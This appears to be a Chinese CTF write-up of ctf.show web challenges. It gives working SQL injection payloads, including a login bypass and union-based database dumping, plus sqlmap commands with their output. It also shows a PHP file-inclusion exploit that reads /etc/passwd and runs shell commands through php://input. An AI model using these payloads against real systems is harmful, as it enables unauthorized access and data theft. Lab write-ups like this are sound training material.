
web1 -- 签到

签到

F12 -> base64


web2 -- 最简单的SQL注入

方法一：手工注入



一个登录界面


万能密码登录成功`1' or 1=1 #`



欢迎你，ctfshow

1、判断有多少字段，`'or 1=1 union select 1,2,3#`，出现欢迎你，说明有三个段


2、爆库，`' or 1=1 union select 1,database(),3#`



ctf.show_web2

欢迎你，ctfshow欢迎你，web2


3、爆表，`' or 1=1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema="web2"#`



ctf.show_web2

欢迎你，ctfshow欢迎你，flag,user

4、爆字段，`' or 1=1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name="flag"#`




ctf.show_web2

欢迎你，ctfshow欢迎你，flag

用户名:

密　码:

5、爆值，`' or 1=1 union select 1,flag,3 from flag#`



ctf.show_web2

欢迎你，ctfshow欢迎你，flag{b617d980-f785-495f-8d48-0d79e007e422}

用户名:

密　码:

flag{b617d980-f785-495f-8d48-0d79e007e422}

手工注入常用语句

普通语句：`schema_name--数据库名;table_name--表名;column_name--字段名;`

查询数据库：`select schema_name from information_schema.schemata#`

`select database()#`


查询数据库表：`select table_name from information_schema.tables where table_schema='数据库名'#`

查询字段名：`select column_name from information_schema.columns where table_name='表名'#`

查询字段内容：`select * from 表名#`

方法二：sqlmap注入


用burp suite抓取一个数据包，放到text文件中



```
POST / HTTP/1.1
Host: dfbbf152-5097-4650-8b8e-e1ef599ab12d.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://dfbbf152-5097-4650-8b8e-e1ef599ab12d.chall.ctf.show
Connection: close
Referer: http://dfbbf152-5097-4650-8b8e-e1ef599ab12d.chall.ctf.show/
Upgrade-Insecure-Requests: 1

username=admin&password=admin
```

1、跑数据库名


`sqlmap -r text --dbs`



```
---
[16:43:30] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[16:43:30] [INFO] fetching database names
available databases [6]:
[*] ctftraining
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
[*] web2
```

2、跑数据库内数据表


`sqlmap -r text -D web2 --tables`



```
[16:44:49] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[16:44:49] [INFO] fetching tables for database: 'web2'
Database: web2
[2 tables]
+------+
| user |
| flag |
+------+

[16:44:49] [INFO] fetched data logged to text files under
```

3、查看字段


`sqlmap -r text -D web2 -T flag --columns`



```
---
[16:46:07] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[16:46:07] [INFO] fetching columns for table 'flag' in database 'web2'
Database: web2
Table: flag
[1 column]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| flag   | varchar(255) |
+--------+--------------+
```


4、查看字段内容

`sqlmap -r text -D web2 -T flag -C flag --dump`



```
[16:46:30] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[16:46:30] [INFO] fetching entries of column(s) 'flag' for table 'flag' in database 'web2'
Database: web2
Table: flag
[1 entry]
+-------------------------------------------+
| flag                                      |
+-------------------------------------------+
| flag{b617d980-f785-495f-8d48-0d79e007e422} |
+-------------------------------------------+
```


web3 -- 更简单的web题



ctf.show_web3

```
<?php   include($_GET['url']);?>
```

文件包含，测试一下



900cc10a-5741-4785-82d8-308c9eb85b22.chall.ctf.show/?url=file:////etc/passwd
火狐官方站点
新手上路
常用网址
京东商城

```
root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologi
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin man:x:13:15:man:/usr/man:/sbin/nologir
/sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin games:x:35:35:games:/usr/games:/sbir
cyrus:x:85:12::/usr/cyrus:/sbin/nologin vpopmail:x:89:89::/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin smmsp:x:2
guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/:/sbin/nologin www-data:x:82:82:Linux User,,,:/home/www-dat
/sbin/nologin nginx:x:101:102:nginx:/var/lib/nginx:/sbin/nologin
```


ctf.show_web3

```
<?php   include($_GET['url']);?>
```

`http://900cc10a-5741-4785-82d8-308c9eb85b22.chall.ctf.show/?url=file:////etc/passwd`
测试成功


此题考点是php伪协议+文件包含，实现任意命令执行

burp suite抓取数据包 `http://900cc10a-5741-4785-82d8-308c9eb85b22.chall.ctf.show/?url=php://input`



```
GET /?url=php://input HTTP/1.1
Host: 900cc10a-5741-4785-82d8-308c9eb85b22.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:84.0) Gecko/20100101 Firefox/84.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

查询当前目录下的文件结构




```
GET /?url=php://input HTTP/1.1
Host: 900cc10a-5741-4785-82d8-308c9eb85b22.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 21

<?php system("ls");?>
```

```
ctf_go_go_go index.php
```

ctf.show_web3

```
<?php include($_GET['url']);?>
```

查看ctf_go_go_go文件内容




```
GET /?url=php://input HTTP/1.1
Host: 900cc10a-5741-4785-82d8-308c9eb85b22.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 35

<?php system("cat ctf_go_go_go");?>
```

```
flag{33dbece8-9c62-49e9-b4f1-0605219b7e44}
```

ctf.show_web3

```
<?php include($_GET['url']);?>
```


web4



ctf.show_web4

```
<?php include($_GET['url']);?>
```

